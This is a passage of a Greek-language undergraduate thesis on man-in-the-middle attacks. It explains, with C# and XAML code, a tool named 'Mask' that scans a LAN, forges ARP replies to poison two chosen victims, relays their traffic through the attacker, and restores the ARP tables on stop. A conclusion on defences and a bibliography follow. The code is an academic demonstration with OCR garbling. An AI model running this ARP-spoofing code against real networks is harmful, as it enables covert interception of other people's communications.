
```
<TextBlock Height="44" Margin="9,30,0,0" TextWrapping="Wrap" VerticalAlignment="Top" FontSize="32" FontFamily="Segoe UI Semibold" Text="&#x9;&#x9;&#x9;  M A S K" Grid.ColumnSpan="3">
```

Με αυτές εδώ τις εντολές περνάνε οι εικόνες mask.png στο πρόγραμμα από τον φάκελο Graphics. Επίσης ορίζεται το μέγεθος τους.

```
<Image Source="Graphics/mask.png" RenderOptions.BitmapScalingMode="HighQuality" Margin="0,-22,14,0" RenderTransformOrigin="0.5,0.5" Opacity="0.45" Panel.ZIndex="-10" Height="161" VerticalAlignment="Top" Width="189" HorizontalAlignment="Right"
 Grid.Column="2" >
```

Ο κώδικας αυτός δημιουργεί ένα πλαίσιο το οποίο περιέχει ορίσματα τα οποία έχουν δοθεί για τις παραμέτρους της αρχικής σελίδας του προγράμματος όπως : χρώματα, ονόματα, μεγέθη κλπ.

```
<Grid x:Name="GRModeSelect" Grid.ColumnSpan="10" Margin="8,8,8,6" Grid.RowSpan="2" Background="WhiteSmoke" Grid.Row="1">
<StackPanel Orientation="Horizontal" VerticalAlignment="Top" HorizontalAlignment="Center" Margin="0,128,0,0">
<Button x:Name="BSelectAdvancedMode" Content="S T A R T " HorizontalAlignment="Center" Height="125" VerticalAlignment="Top" Width="470" FontSize="16" Margin="17,0,0,0" Click="BSelectAdvancedMode_Click" />
</StackPanel>
</Grid>
```



Εικόνα 22:Αρχική φόρμα του προγράμματος επίθεσης

Κουμπί scan network

Με τις παρακάτω εντολές όταν ο χρήστης πατήσει το κουμπί, το πρόγραμμα ελέγχει αν υπάρχει κάποιο λανθασμένο interface και έτσι του εμφανίζεται μήνυμα ώστε να επιλέξει κάποιο άλλο. Σε περίπτωση που έχει καταχωρήσει το σωστό interface του εμφανίζει τις IP και MAC address του interface.

```
// Ανίχνευση δικτύου
privatevoid BScanNetwork_Click(object sender, RoutedEventArgs e)
      {
// Έλεγχος για λανθασμένο interface
if                (Mask.DeviceInfoList.Count                ==                0                ||
Mask.DeviceInfoList[CInterface.SelectedIndex].IP == "0.0.0.0")
        {
MessageBox.Show("Invalid interface! Please select another one from the list.",
"Mask - network scan",
MessageBoxButton.OK, MessageBoxImage.Exclamation);
```

```
return;
        }


}
```

Αφού ο χρήστης επιλέξει το interface και έχει ανιχνεύσει όλο το δίκτυο, του εμφανίζονται οι IP και MAC address των υπόλοιπων μηχανών του δικτύου. Εάν στη λίστα A και στην λίστα B ο χρήστης έχει επιλέξει από ένα στόχο στη κάθε λίστα τότε ελευθερώνεται το κουμπί ARP spoofing.

```
Private void scanner_OnScanComplete()
      {
         Window.Dispatcher.BeginInvoke(newUI(delegate
         {
            Window.BScanNetwork.IsEnabled = true;
            Window.BScanNetwork.Content = "Scan network";

// Ενεργοποίηση του κουμπιού ARP spoofing
if (Window.TargetList.Count > 0)
            {
               Window.BStartARP.IsEnabled = true;


// Λήψη MAC address
var gateway = Window.TargetList.Where(t => t.IP == DeviceInfo.GatewayIP);

if (gateway.Count() > 0) DeviceInfo.GatewayPMAC = gateway.Last().PMAC;



}));
      }
```

Εμφάνιση στόχων στις λίστες

Στον κώδικα αυτόν εμφανίζονται οι λίστες οι οποίες περιέχουν τους στόχους που θα γίνει η επίθεση.

```
// Επιλογή των στόχων
privateList<Target> GetTargets(ListView list)
      {
var targets = newList<Target>();

foreach (var item in list.SelectedItems)
         {
if(item isTarget) targets.Add((Target) item);
         }

return targets.Count > 0 ? targets : null;
      }

// Λήψη των στόχων
privateTarget GetTarget(ListView list)
      {
return list.SelectedItem != null ? (Target) list.SelectedItem : null;
}
```

Κουμπί ARP spoofing

Σε αυτό το κομμάτι κώδικα περιγράφεται το κουμπί Start ARP spoofing, το οποίο μόλις το πατήσει ο χρήστης και εφόσον έχουν επιλεχθεί οι στόχοι που επιθυμεί, η επίθεση ξεκινάει και εμφανίζεται στο κουμπί η επιλογή Stop ARP spoofing σε περίπτωση που θέλει ο χρήστης να σταματήσει την επίθεση. Αν ο χρήστης δεν έχει επιλέξει κάποιους από τους στόχους τού εμφανίζεται μήνυμα να τους επιλέξει.

```
// Κουμπί ARP spoofing
Private void  BStartARP_Click(object sender, RoutedEventArgs e)
      {
if (!Mask.ARPTools.SpoofingStarted)
         {

if (GetTargets(LArpTargets1List) != null&& GetTarget(LArpTargets2List) != null)
            {
               Mask.ARPTools.StartSpoofing(GetTargets(LArpTargets1List),
GetTarget(LArpTargets2List);
```

```
                BStartARP.Content = "Stop ARP spoofing";

            }
else
            {
MessageBox.Show("Please select desired targets.", "Mask - ARP spoofing",
MessageBoxButton.OK, MessageBoxImage.Exclamation);
            }
        }
else
        {
            Mask.ARPTools.StopSpoofing();

            BStartARP.Content = "Start ARP spoofing";

}
    }
```

Όσο το κουμπί Start είναι επιλεγμένο η επίθεση θα βρίσκεται σε εξέλιξη. Ο παρακάτω κώδικας περιέχει τα ανάλογα thread που εκτελούν την επίθεση. Δηλαδή την αποστολή ARP ψεύτικων πακέτων στους στόχους που έχει επιλέξει ο χρήστης. Έτσι ο χρήστης θα καταφέρει να είναι ένας ενδιάμεσος κόμβος ο οποίος θα καταφέρει να κάνει την επικοινωνία να περάσει μέσα από αυτόν.

```
// Εκκίνηση ARP spoofing
Public void StartSpoofing(List<Target> targets1, Target target2)
    {

        SpoofingTargets1 = targets1;
        SpoofingTarget2 = target2;

        physicalAddress = deviceInfo.PMAC;

// Ανάληση IP - MAC table
        IPtoMACTargets1 = newDictionary<string, PhysicalAddress>();
        SpoofingTargets1.ForEach(t => IPtoMACTargets1.Add(t.IP, t.PMAC));


StaticARP(SpoofingTarget2.IP, SpoofingTarget2.PMAC, deviceInfo.WinName,
StaticARPOperation.Add);

        SpoofingStarted = true;

        PacketQueue.Clear();
```

```
// Δημιουργία του thread ARP sender
        workerSender = newThread(newThreadStart(WorkerSender));
        workerSender.Name = "ARP sender thread";
        workerSender.Start();




// Δημιουργία του thread  IPv4 router
        workerRouter = newThread(newThreadStart(WorkerRouter));
        workerRouter.Name = "IPv4 router thread";
        workerRouter.Start();
    }




//  Δημιουργία ARP reply packet (sender IP, target IP, target's MAC)
Private EthernetPacket GenerateARPReply(string senderIP, string targetIP,
PhysicalAddress targetMAC)
    {
return GenerateARPReply(senderIP, targetIP, targetMAC, physicalAddress);
    }

// Δημιουργία ARP reply packet (sender IP, target IP, target MAC, specific source
MAC)
Private EthernetPacket GenerateARPReply(string senderIP, string targetIP,
PhysicalAddress targetMAC, PhysicalAddress sourceMAC)
{
var ethernetPacket = newEthernetPacket(physicalAddress, targetMAC,
EthernetPacketType.Arp);
var arpPacket = newARPPacket(ARPOperation.Response, targetMAC,
IPAddress.Parse(targetIP), sourceMAC, IPAddress.Parse(senderIP));

        ethernetPacket.PayloadPacket = arpPacket;

return ethernetPacket;
    }

// Αποστολή της παλιάς πληροφορίας ARP στους στόχους
Private oid ReArpTargets()
    {
```

```
var sendQueue = newSendQueue(SpoofingTargets1.Count * 2 * 60);

foreach (Target target1 in SpoofingTargets1)
        {
           sendQueue.Add(GenerateARPReply(target1.IP,          SpoofingTarget2.IP,
SpoofingTarget2.PMAC, target1.PMAC).Bytes);
           sendQueue.Add(GenerateARPReply(SpoofingTarget2.IP,          target1.IP,
target1.PMAC, SpoofingTarget2.PMAC).Bytes);
        }

        device.SendQueue(sendQueue, SendQueueTransmitModes.Normal);
        sendQueue.Dispose();

return;
      }



// Εκτέλεση του thread, αποστολή του ARP reply packet
Public void WorkerSender()
      {
var sendQueue = newSendQueue((SpoofingTargets1.Count * 2 * 60) + 60);

foreach (Target target1 in SpoofingTargets1)
        {
// Αποστολή ψεύτικου reply στον στόχο A
           sendQueue.Add(GenerateARPReply(target1.IP,          SpoofingTarget2.IP,
SpoofingTarget2.PMAC).Bytes);

//      Αποστολή ψεύτικου reply στον στόχο B
 sendQueue.Add(GenerateARPReply(SpoofingTarget2.IP,                target1.IP,
target1.PMAC).Bytes);
        }

while (SpoofingStarted)
        {
           sendQueue.Transmit(device, SendQueueTransmitModes.Normal);

Thread.Sleep(2500);
        }

        sendQueue.Dispose();

return;
      }
```

```
// αλλαγή της MAC addresses
foreach (Packet packet in threadQueueRouting)
                {
if (packet == null) continue;

var ethernetPacket = (packet asEthernetPacket);
if (ethernetPacket == null) continue;

var ip = (packet isIpPacket ? (IpPacket)packet : IpPacket.GetEncapsulated(packet));




// Απόρριψη των λανθασμένων πακέτων
if (ip isIPv4Packet&& (((IPv4Packet)ip).Checksum == 0 ||
!((IPv4Packet)ip).ValidIPChecksum)) continue;

var sourceIP = ip.SourceAddress.ToString();
var destinationIP = ip.DestinationAddress.ToString();

var sourceMAC = ethernetPacket.SourceHwAddress.ToString();
var destinationMAC = ethernetPacket.DestinationHwAddress.ToString();

if (destinationMAC == sourceMAC) continue;









// Εισερχόμενα πακέτα – αλλαγή του προορισμού της MAC στον στόχο A
if (IPtoMACTargets1.ContainsKey(destinationIP) && (destinationMAC !=
IPtoMACTargets1[destinationIP].ToString()))
                {
                   ethernetPacket.SourceHwAddress = physicalAddress;
                   ethernetPacket.DestinationHwAddress =
IPtoMACTargets1[destinationIP];

if (ethernetPacket.Bytes != null) sendQueue.Add(packet.Bytes);
                }

// Εξερχόμενα πακέτα – αλλαγή του προορισμού της MAC στον στόχο B
```

```
if (IPtoMACTargets1.ContainsKey(sourceIP) && (destinationMAC != SpoofingTarget2.PMAC.ToString()))
                    {
                       ethernetPacket.SourceHwAddress = physicalAddress;
                       ethernetPacket.DestinationHwAddress = SpoofingTarget2.PMAC;

if (ethernetPacket.Bytes != null) sendQueue.Add(packet.Bytes);
                    }
                }

                sendQueue.Transmit(device, SendQueueTransmitModes.Normal);
                sendQueue.Dispose();

                threadQueueRouting.Clear();
            }

else

{
Thread.Sleep(1);
            }
        }

return;
      }
   }
```

Στη περίπτωση αυτή αν ο χρήστης θέλει να σταματήσει την επίθεση πατάει το κουμπί Stop.

```
// Διακοπή ARP spoofing
Public void StopSpoofing()
      {
if    (SpoofingStarted)    StaticARP(SpoofingTarget2.IP,    SpoofingTarget2.PMAC, deviceInfo.WinName, StaticARPOperation.Remove);

        SpoofingStarted = false;

// Διακοπή threads και re-ARP
if (workerSender != null&& workerSender.IsAlive)
        {
           ReArpTargets();
           workerSender.Join();
        }

if (workerRouter != null&& workerRouter.IsAlive)
        {
```

```
            ReArpTargets();
            workerRouter.Join();
        }


        threadQueue.Clear();
        threadQueueRouting.Clear();

        PacketQueue.Clear();
PacketQueueRouting.Clear();
    }
```

5.4.6 Γραφικό περιβάλλον της κεντρικής φόρμας

Στον ακόλουθο κώδικα της κεντρικής φόρμας της εφαρμογής περιέχονται εντολές που ορίζουν πληροφορίες όπως τα ονόματα των κουμπιών, το μέγεθος που έχουν καθώς και τις συντεταγμένες που τοποθετούνται στο γραφικό περιβάλλον. Επίσης περιέχονται οι εντολές για το πώς δημιουργήθηκαν τα πλαίσια που θα περιέχουν τις IP και MAC των στόχων.


```
<Button x:Name="BScanNetwork" Click="BScanNetwork_Click" Content="Scan network" Height="58" VerticalAlignment="Top" Margin="5,9,0,0" Width="129" HorizontalAlignment="Left" FontWeight="Normal" IsEnabled="False"/>

<Button x:Name="BStartARP" Click="BStartARP_Click" IsEnabled="False" Content="Start ARP spoofing" Margin="5,120,0,0" Height="58" VerticalAlignment="Top" Width="129" HorizontalAlignment="Left" BorderThickness="1"/>


<ListView x:Name="LArpTargets1List" Margin="8,33,8,9" Grid.Column="4" Grid.RowSpan="1" SelectionChanged="TCTabs_SelectionChanged" Grid.Row="1" SelectionMode="Multiple" FontSize="10.667" Grid.ColumnSpan="6">
<ListView.View>
<GridView>
<GridViewColumn Header="IPv4 address" Width="300" DisplayMemberBinding="{Binding IP}"/>
<GridViewColumn Header="" Width="0">
<GridViewColumn.CellTemplate>
<DataTemplate>
```

```
<TextBlock Text="{Binding IPv6}" TextAlignment="Left" MinWidth="180"/>
</DataTemplate>
</GridViewColumn.CellTemplate>
</GridViewColumn>
<GridViewColumn Header="MAC" Width="300"
DisplayMemberBinding="{Binding MAC}"/>
<GridViewColumn Header="" Width="0" DisplayMemberBinding="{Binding
Vendor}"/>
<GridViewColumn Header="" Width="0" DisplayMemberBinding="{Binding
Hostname}"/>
</GridView>
</ListView.View>
</ListView>
<TextBlock Grid.Column="4" Grid.Row="2" Margin="9,5,8,0"
TextWrapping="Wrap" VerticalAlignment="Top" FontWeight="Bold"
Grid.ColumnSpan="6"><Run Language="sl-si" Text="Victim B: "/><Run
Foreground="#FF7A7A7A" Language="sl-si" Text=""/><LineBreak/><Run
Text=""/></TextBlock>


<ListView x:Name="LArpTargets2List" Margin="8,27,8,8" Grid.Column="4"
Grid.RowSpan="1" Grid.Row="2" SelectionMode="Single" FontSize="10.667"
Grid.ColumnSpan="6">
<ListView.View>
<GridView>
<GridViewColumn Header="IPv4 address" Width="300"
DisplayMemberBinding="{Binding IP}"/>
<GridViewColumn Header="" Width="0">
<GridViewColumn.CellTemplate>
<DataTemplate>
<TextBlock Text="{Binding IPv6}" TextAlignment="Left" MinWidth="180"/>
</DataTemplate>
</GridViewColumn.CellTemplate>
</GridViewColumn>
<GridViewColumn Header="MAC" Width="300"
DisplayMemberBinding="{Binding MAC}"/>
<GridViewColumn Header="" Width="0" DisplayMemberBinding="{Binding
Vendor}"/>
<GridViewColumn Header="" Width="0" DisplayMemberBinding="{Binding
Hostname}"/>
</GridView>
</ListView.View>
</ListView>
```



Εικόνα 23: Κύρια φόρμα της εφαρμογής επίθεσης

6

Συμπεράσματα

6.1 Συμπεράσματα

Η ραγδαία εξέλιξη της τεχνολογίας έχει επιφέρει σημαντικές αλλαγές στη καθημερινή ζωή του ανθρώπου και αποτελεί ένα αναπόσπαστο κομμάτι της ζωής του. Η συμβολή του διαδικτύου ανέκαθεν αποτελούσε πηγή γνώσης, στοχεύοντας στο να διευρύνουν τους ορίζοντες τους οι χρήστες. Αρκετοί όμως είναι αυτοί οι οποίοι χρησιμοποιούν το διαδίκτυο με κακοπροαίρετες προθέσεις. Κάποιες από αυτές είναι η παραβίαση προσωπικών δεδομένων, η παράνομη διακίνηση πορνογραφικού υλικού καθώς και η αγοραπωλησία παράνομων ουσιών. Με τη χρήση ειδικών σχεδιασμένων λογισμικών παρακάμπτονται συστήματα ασφαλείας, ο κακόβουλος χρήστης μπορεί να αποκτήσει πρόσβαση σε αυτά ή να προκαλέσει ζημιά. Η εργασία αυτή συντάχθηκε με σκοπό να δείξει πόσο εύκολα μπορεί ένας χρήστης να βρει στο διαδίκτυο εργαλεία έτοιμα ή να τα δημιουργήσει και με αυτά να προκαλέσει ζημιά μέσα σε ένα δίκτυο μέσω της επίθεσης ενδιάμεσης οντότητας. Αναφέρονται τρόποι με τους οποίους ένας απλός χρήστης μπορεί να προστατέψει τα δεδομένα του από την πιο κοινή επίθεση, την επίθεση ενδιάμεσης οντότητας. Στην συγκεκριμένη πτυχιακή εργασία υλοποιήθηκε η επίθεση αυτή στοχεύοντας στην παρακολούθηση μιας επικοινωνίας μεταξύ δύο μερών που έκαναν ανταλλαγή κλειδιών με χρήση Diffie-Hellman. Το πρωτόκολλο αυτό από μόνο του δεν παρέχει ασφάλεια σε μια τέτοια επίθεση, γι' αυτό σε συνδυασμό με την ψηφιακή υπογραφή και το πρωτόκολλο αυθεντικοποίησης χρήστη καθώς και το S-UARP και το DHCP+ server παρέχεται ασφάλεια μόνο στο συγκεκριμένο επίπεδο της επίθεσης. Σε διαφορετική περίπτωση κανένα ηλεκτρονικό σύστημα δεν παρέχει πλήρη ασφάλεια, διότι ο μεγαλύτερος κίνδυνος είναι ο ίδιος ο άνθρωπος.

Βιβλιογραφία

1 Biju, I., 2009. Secure ARP and DHCP Protocols to Mitigate Security Attacks.

2 Cyber crime, 2010. Μορφές Ηλεκτρονικού Εγκλήματος. Διαθέσιμο σε: https://electroniccrime.wordpress.com/category/%ce%bc%ce%bf%cf%81%cf%86%ce%ad%cf%82-%ce%b7%ce%bb%ce%b5%ce%ba%cf%84%cf%81%ce%bf%ce%bd%ce%b9%ce%ba%ce%bf%cf%8d-%ce%b5%ce%b3%ce%ba%ce%bb%ce%ae%ce%bc%ce%b1%cf%84%ce%bf%cf%82/ [Πρόσβαση στις 13 Μαΐου 2016]

3 Gopi, N. & Ghosh, S., 2010. Different Flavours of Man in the Middle Attack, Consequences and Feasible Solutios, IEEE.

4 Skytal.es, 2014. Man in the middle attack. Διαθέσιμο σε: https://skytal.es/wiki/Man_in_the_middle_attack [Πρόσβαση στις 10 Μαΐου 2016]

5 Skytal.es, 2014. Κρυπτογράφηση δημόσιου κλειδιού. Διαθέσιμο σε: https://skytal.es/wiki/%CE%9A%CF%81%CF%85%CF%80%CF%84%CE%BF%CE%B3%CF%81%CE%AC%CF%86%CE%B7%CF%83%CE%B7_%CE%B4%CE%B7%CE%BC%CF%8C%CF%83%CE%B9%CE%BF%CF%85_%CE%BA%CE%BB%CE%B5%CE%B9%CE%B4%CE%B9%CE%BF%CF%8D [Πρόσβαση στις 23 Μαΐου 2016]

6 Subodh, G. A Review of Man in the Middle Attacks.

7 Winder, D., 2011. Top ten password cracking techniques. Διαθέσιμο σε: http://www.alphr.com/features/371158/top-ten-password-cracking-techniques [Πρόσβαση στις 24 Μαΐου 2016]

8 Αποστολίδου, Κ., 2008. Εφαρμογές της κρυπτογραφίας. Διαθέσιμο σε: https://dspace.lib.uom.gr/bitstream/2159/13357/2/ApostolidouMsc2008.pdf [Πρόσβαση στις 09 Μαΐου 2016]

9 Βάββας, Ι., 2010. Τεχνικές Social Engineering για την παραβίαση προσωπικών Δεδομένων. Μελέτη ασφαλείας των Social Networks. Διαθέσιμο σε: http://digilib.teiemt.gr/jspui/bitstream/123456789/1430/1/012010274.pdf [Πρόσβαση στις 20 Μαΐου 2016]

10 Βικιπαίδεια, 2013. ARP spoofing. Διαθέσιμο σε: https://el.wikipedia.org/wiki/ARP_spoofing [Πρόσβαση στις 23 Μαΐου 2016]

11 Βικιπαίδεια, 2014. Πρωτόκολλο Diffie-Hellman. Διαθέσιμο σε: https://el.wikipedia.org/wiki/%CE%A0%CF%81%CF%89%CF%84%CF%8C%CE%BA%CE%BF%CE%BB%CE%BB%CE%BF_Diffie-Hellman [Πρόσβαση στις 03 Ιουνίου 2016]

12 Βικιπαίδεια, 2016. Phishing. Διαθέσιμο σε: https://el.wikipedia.org/wiki/Phishing [Πρόσβαση στις 5 Ιουνίου 2016]

13 Βικιπαίδεια, 2016. SSL. Διαθέσιμο σε: https://el.wikipedia.org/wiki/SSL [Πρόσβαση στις 10 Μαΐου 2016]
14 Γκανάτσιος, Δ.,2010.Εισαγωγή στο .NET Framework και στη C#.Υπεύθυνος ακαδημαϊκών προγραμμάτων της Microsoft
15 Γλύκου, Ρ. Δίωξη Ηλεκτρονικού Εγκλήματος. Διαθέσιμο σε: http://gym-istiaias.eyv.sch.gr/mathites/diwksh_hlektronikou_egklhmatos.pdf [Πρόσβαση στις 13 Μαΐου 2016]
16 Εισαγωγή-Στόχοι διπλωματικής. Διαθέσιμο σε: http://www.islab.demokritos.gr/gr/html/MGogoulos/eisagogi.htm [Πρόσβαση στις 14 Μαΐου 2016]
17 Ελληνική Αστυνομία. Μορφές Διαδικτυακής Απάτης. Διαθέσιμο σε: http://www.astynomia.gr/index.php?Itemid=128&id=3686&option=ozo_content&perform=view [Πρόσβαση στις 13 Μαΐου 2016]
18 Κουκόπουλος, Δ. Διαχείριση Ασφάλειας και Εμπιστοσύνης σε Πολιτισμικά Περιβάλλοντα, 3η ενότητα, Επιθέσεις στο Διαδίκτυο και στα Λειτουργικά Συστήματα: Εισβολείς- Κακόβουλο Λογισμικό. Διαθέσιμο σε: https://eclass.upatras.gr/modules/document/file.php/CULTURE110/Enotita_3.pdf [Πρόσβαση στις 21 Μαΐου 2016]
19 Κούρος, Κ. Ελληνική Αστυνομία. Ηλεκτρονικό Έγκλημα. Διαθέσιμο σε: http://www.astynomia.gr/index.php?option=ozo_content&perform=view&id=1414 [Πρόσβαση στις 13 Μαΐου 2016]
20 Μάγκος, Ε., 2007. Ασφάλεια Υπολογιστών και Προστασία Δεδομένων. Διαθέσιμο σε: http://195.130.124.90/~emagos//security/Simeioseis-Asfaleia%20Part%20A.pdf [Πρόσβαση στις 02 Μαρτίου 2016]
21 Μωραΐτης, Δ., 2012. Επιθέσεις ενδιάμεσου στο πρωτόκολλο TLS. Διαθέσιμο σε: http://crypto.di.uoa.gr/CRYPTO.SEC/Theses_files/tls-mitm-pub.pdf [Πρόσβαση 11 Ιουνίου 2016]
22 Παπαφράγκος, Κ., 2013. Αναπαράσταση και Προσομοίωση Σύνθετων Δικτύων για Ανάλυση Χαρακτηριστικών Ασφαλείας. Διαθέσιμο σε: http://nemertes.lis.upatras.gr/jspui/bitstream/10889/6411/1/%CE%94%CE%99%CE%A0%CE%9B%CE%A9%CE%9C%CE%91%CE%A4%CE%99%CE%9A%CE%97%20%CE%95%CE%A1%CE%93%CE%91%CE%A3%CE%99%CE%91%20-%CE%A0%CE%91%CE%A0%CE%91%CE%A6%CE%A1%CE%91%CE%93%CE%9A%CE%9F%CE%A3.pdf [Πρόσβαση στις 09 Μαΐου 2016]
23 Σερέτη, Δ., 2010. Ανάλυση μεθόδων και ανάπτυξη εργαλείου για αυτοματοποίηση διαδικασιών ανάλυσης αποδεικτικών στοιχείων υπολογιστών. Διαθέσιμο σε: http://nemertes.lis.upatras.gr/jspui/bitstream/10889/4222/4/Nimertis_Seretis(ele).pdf [Πρόσβαση στις 13 Μαΐου 2016]
24 Σουρής, Α. & Πατσός, Δ. & Γρηγοριάδης, Ν.,2004.Ασφάλεια της Πληροφορίας. Αθήνα, Νέων Τεχνολογιών
25 Στυλιανού, Γ., 2013. Αναγνώριση επιθέσεων web σε web-servers. Διαθέσιμο σε: http://nemertes.lis.upatras.gr/jspui/bitstream/10889/6139/1/%CE%94%CE%B9%

CF%80%CE%BB%CF%89%CE%BC%CE%B1%CF%84%CE%B9%CE%BA%CE%AE%2019-3-2013.pdf [Πρόσβαση στις 19 Μαΐου 2016]
26 C. Krishna Kumar, G. Jai Arul Jose, C. Sajeev and C. Suyambulingom, 2012, Safety measures against man in the middle attack in key exchange